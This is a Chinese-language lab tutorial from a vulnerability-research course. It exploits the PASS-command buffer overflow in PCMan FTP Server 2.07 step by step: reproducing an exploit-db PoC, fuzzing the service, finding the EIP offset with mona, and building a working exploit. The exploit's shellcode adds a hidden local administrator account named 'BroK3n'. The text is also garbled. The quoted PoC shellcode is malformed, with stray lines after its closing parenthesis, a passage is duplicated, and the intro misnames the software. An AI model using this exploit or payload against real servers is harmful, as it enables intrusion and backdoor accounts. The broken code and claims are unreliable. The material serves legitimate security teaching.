

从零开始学习软件漏洞挖掘系列教程第八篇：实战挖掘 PCMan FTP 溢出漏洞

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解挖掘 FTP 服务器缓冲区溢出的方法。

3 预备知识

1. 关于 PCMAN FTP 2.07 缓冲区溢出漏洞

PCMan 是一系列免费的 Telnet 软件，并针对 BBS 进行最佳化设置，作者是洪任瑜。目前此软件为台湾地区的 BBS 用户广泛使用。。

2. 关于漏洞来源

2013-8-2 Ottomatik 在 www.exploit-db.com，报告指出 FreeFTPd 的一个缓冲区溢出漏洞。报告指出：

PCMan's FTP Server 2.0.7 在实现上存在缓冲区溢出漏洞，此漏洞源于处理精心构造的 PASS 命令时，没有正确验证用户提供的输入，这可使远程攻击者造成缓冲区溢出，导致拒绝服务或执行任意代码。

原文见 <https://www.exploit-db.com/exploits/27277/>。Ottomatik 附上了 Poc:

```
#!/usr/bin/python2.7
```

```
# -*- coding: utf-8 -*-
```

```
"""
```

PCMAN FTPD 2.07 PASS Command Buffer Overflow

Author: Ottomatik

Date: 2013-07-31

Software : PCMAN FTPD

Version : 2.07

Tested On: Windows 7 SP1 - French;

Description:

- * The PASS Command is vulnerable to a buffer overflow;
- * Other commads may be vulnerable;

```
"""
```

```
# Modules import;
```

```
import socket
```

```
def main() :
```

```
    """
```

```
    Main function;
```

```
    """
```

```
buf = "PASS "
```

```
buf += "A" * 6102 # JUNK
```

```
# 0x75670253
```

```
buf += "\x53\x02\x67\x75" # @ CALL ESP Kernel32.dll
```

```
buf += "\x90" * 40 # NOPs
```

```
# ShellCode : msfpayload windows_exec calc.exe, bad chars = 00,0A,0C,0D
```

```
buf += ("xdd\xc5\xd9\x74\x24\xf4\x5a\x31\xc9\xb8\xd1\x96\xc1xcb\xb1"
"\x33\x31\x42\x17\x83\xc2\x04\x03\x93\x85\x23\x3e\xef\x42\x2a"
"\xc1\x0f\x93\x4d\x4b\xea\xa2\x5f\x2f\x7f\x96\x6f\x3b\x2d\x1b"
"\x1b\x69\xc5\xa8\x69\xa6\xea\x19\xc7\x90\xc5\x9a\xe9\x1c\x89"
"\x59\x6b\xe1\xd3\x8d\x4b\xd8\x1c\xc0\x8a\x1d\x40\x2b\xde\xf6"
"\x0f\x9e\xcf\x73\x4d\x23\xf1\x53\xda\x1b\x89\xd6\x1c\xef\x23"
"\xd8\x4c\x40\x3f\x92\x74\xea\x67\x03\x85\x3f\x74\x7f\xcc\x34"
"\x4f\x0b\xcf\x9c\x81\xf4\xfe\xe0\x4e\xcb\xcf\xec\x8f\x0b\xf7"
"\x0e\xfa\x67\x04\xb2\xfd\xb3\x77\x68\x8b\x21\xdf\xfb\x2b\x82"
"\xde\x28\xad\x41\xec\x85\xb9\x0e\xf0\x18\x6d\x25\x0c\x90\x90"
"\xea\x85\xe2\xb6\x2e\xce\xb1\xd7\x77\xaa\x14\xe7\x68\x12\xc8"
"\x4d\xe2\xb0\x1d\xf7\xa9\xde\xe0\x75\xd4\xa7\xe3\x85\xd7\x87"
"\x8b\xb4\x5c\x48\xcb\x48\xb7\x2d\x23\x03\x9a\x07\xac\xca\x4e"
"\x1a\xb1\xec\xa4\x58\xcc\x6e\x4d\x20\x2b\x6e\x24\x25\x77\x28")
```

```
"\xd4\x57\xe8\xdd\xda\xc4\x09\xf4\xb8\x8b\x99\x94\x10\x2e\x1a"
"\x3e\x6d")
buf += "\r\n"

clt_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clt_socket.connect(("127.0.0.1", 21))
print clt_socket.recv(2048)
clt_socket.send("USER anonymous\r\n")
print clt_socket.recv(2048)
clt_socket.send(buf)
print clt_socket.recv(2048)
clt_socket.close()
```

```
if __name__ == "__main__":
    main()
```

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Immunity Debugger，Olldb调试器，mona.py

5 实验步骤

我们的任务分为 3 个部分：


1. 漏洞验证。
2. 漏洞利用。
3. 漏洞分析。

【注：为了方便，这个 FTP 服务器软件我在本地测试】

5.1 实验任务一

任务描述:验证 PCMAN [FTP 2.07](#) 在处理 PASS 命令时存在缓冲区溢出漏洞。

1. 漏洞报告指出通过构造恶意的传递给 PASS 超长的数据可以造成缓冲区溢出。作者在 Windows 7 SP1 测试成功，而我的系统刚好也是 Windows 7 SP1，用作者给出的 Poc 在我的系统测试：



没有弹出计算器，这令人失望。至少这个 Exploit 不通用，或许在你的系统可以执行成功，如果你足够幸运的话。但问题是我们如何构造出我们自己的 Exploit，使他更加好“用”？

2. 既然作者给出的 Poc 不起作用，那我们只得自己写，自己动手丰衣足食嘛。我用下面的 python 代码测试


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

用 Immunity Debugger 载入 PCMAN [FTP 2.07](#) 并运行。


Exploit, 使他更加好“用”？
2. 既然作者给出的 poc 不起作用，那我们只得自己写，自己测试。
嘛。我用下面的 python 代码测试

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行。



注意上面 python 代码的 IP 和 PCMAN FTP 2.07 的 IP 要一致。然后运行上面的 python 代码。



Boom!!! EIP 被覆盖为 0x41414141(AAAA)，能不能有效利用我们还不得而知。但我们至少可以对这个软件进行拒绝服务攻击。

5.1.2. 练习



以下说法错误的是？【单选题】

【A】exploit-db 是一个巨大的漏洞库

【B】漏洞发现者提供的 Poc 在我们本地也总能“正确”执行

【C】Poc 成功与否与环境相关

【D】PASS 是发送密码

答案：B


5.2 实验任务二

任务描述：构造利用 PCMAN [FTP 2.07](#) 的 Exploit。

1. 尽管这个漏洞已经有了一个 Exploit（无论它是否真的有效），我依然用这个存在于 PCMAN FTP 2.07 上漏洞作为一个实战来讲解如何编写有效的 Exploit。当然如果手上没有其他人给出 Exploit 的情形下，我们就得从头开始。
2. 前面我们知道 PASS 命令在处理用户输入的时候没有进行有效的验证，导致攻击者可以通过构造恶意的数据造成缓冲区溢出。下面定位溢出点，我试了下 6200 字符也能溢出，所以我把 python 代码改成下面：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password="A"*6000+'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab
2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag'
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```


200 个随机字符是 mona 产生的




```
OBADF00D Creating cyclic pattern of 200 bytes
OBADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad
OBADF00D [+] Preparing output file 'pattern.txt'
OBADF00D - (Re)setting logfile c:\logs\_no_name\pattern.txt
OBADF00D Note: don't copy this pattern from the log window, it might be truncated !
OBADF00D It's better to open c:\logs\_no_name\pattern.txt and copy the pattern from the file
OBADF00D [+] This mona.py action took 0:00:00.072000
```

!mona pc 200

为什么不直接产生 6200 随机字符？因为直接把 6200 字符放 python 太卡了。下面用 Immunity Debugger 载入 PCMAN [FTP 2.07](#) 并运行，然后执行前面的 python 代码





EIP 被覆盖为 0x 64413464(dA4d)。执行!mona po Da4d



可见 $103+6000=6103$ 字节可以覆盖到 EIP【记得我们前面多加了 6000 哦】下面可以验证一下


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*6103+'B'*4+'C'*4+'D'*4+'E'*200
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

重复前面的步骤，不出意外的话 EIP 会是 0x42424242。




他用的是 `Kernel32.dll` 模块的一个 `CALL ESP` 地址，而这个模块有 ASLR 保护，每次重启机器后地址都会变化，所以你知道作者的 `Poc` 在我们的机器没啥没成功了吧。我觉得如果我们不能写出稳定的 `Exploit`，起码是针对某个版本的系统。因为像作者那个 `Exploit` 根本不能攻击任何机器，即时别人安装了有漏洞的软件，但是你能猜出 `CALL ESP Kernel32.dll` 的地址吗？这个地址是变化的，所以作者的 `Exploit` 最多也就是能使 `PCMAN FTP 2.07` 拒绝服务而已。但是我们还是可以先尝试写一个 `Exploit`【尽管不稳定】，我在第三部分分析漏洞会尝试写一个稳定的 `Exploit`，尽管不知道能不能写出来，因为有的漏洞确实不能利用，因为限制太多了，我觉得纯考验人品，如果你幸运的

话。【注：下面所说的你的机器和我的机器看到的不一样，但是思路都是一样的】好我们先查看 PCMAN [FTP 2.07](#) 加载的模块



那我们也使用作者用的 Kernel32.dll 吧，在里面找一条 call esp 指令




前面的 python 代码 D 处放上我们的 shellcode，B 处改为 jmp esp 地址，所以完整的 Exploit:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
```

```

s.recv(1024)
User = 'anonymous'
Password =
"A"*6103+'\x33\x71\x9a\x76'+ 'C'*4+ '\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0
c\x8b\x52\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\x
c7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\
x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7\x66\x8b\x2
c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x2
0\x42\x72\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x
68\x69\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c
\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x
20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\
x73\x65\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x2
0\x68\x63\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7'
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
运行代码前

```



```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user


\USER-20150810HR 的用户帐户

-----
Administrator      Guest
命令成功完成。

C:\Users\Administrator>

```

然后先运行 PCMAN [FTP 2.07](#)，再运行 python 代码 ‘



Boom!! 我们的 Exploit 执行成功了。但是，相信我，重启机器后这个 Exploit 就失效了，因为 ASLR。作者提供的 Poc 也是受 ASLR 影响，所以在我们的系统上失败了，我猜作者是没法绕过 ASLR。我在 从零开始学习软件漏洞挖掘系列教程第六篇：进击 ASLR 地址随机化 这一节讲的绕过 ASLR 是有前提的，不知道你注意到没有，我前面讲的绕过 GS，SafeSeh，ASLR【注：DEP 我没讲】更多的是基于这一个事实：程序有未启用 GS，SafeSeh，ASLR 的模块，准确的来讲我觉得这不叫绕过，事实上却是有很多模块没有 GS，SafeSeh，ASLR，但基本都是程序自带 DLL，随着时间推移，程序自带的 DLL 也慢慢会使用 GS，SafeSeh，ASLR 编译，漏洞利用会变得更加艰难。但是说敢保证以后不会出现新的利用方法呢？显然，软件在不断演进，而认为软件演进不会引入新的缺陷是愚蠢的。第三部分我将分析这个漏洞的成因。

5.2.2. 练习



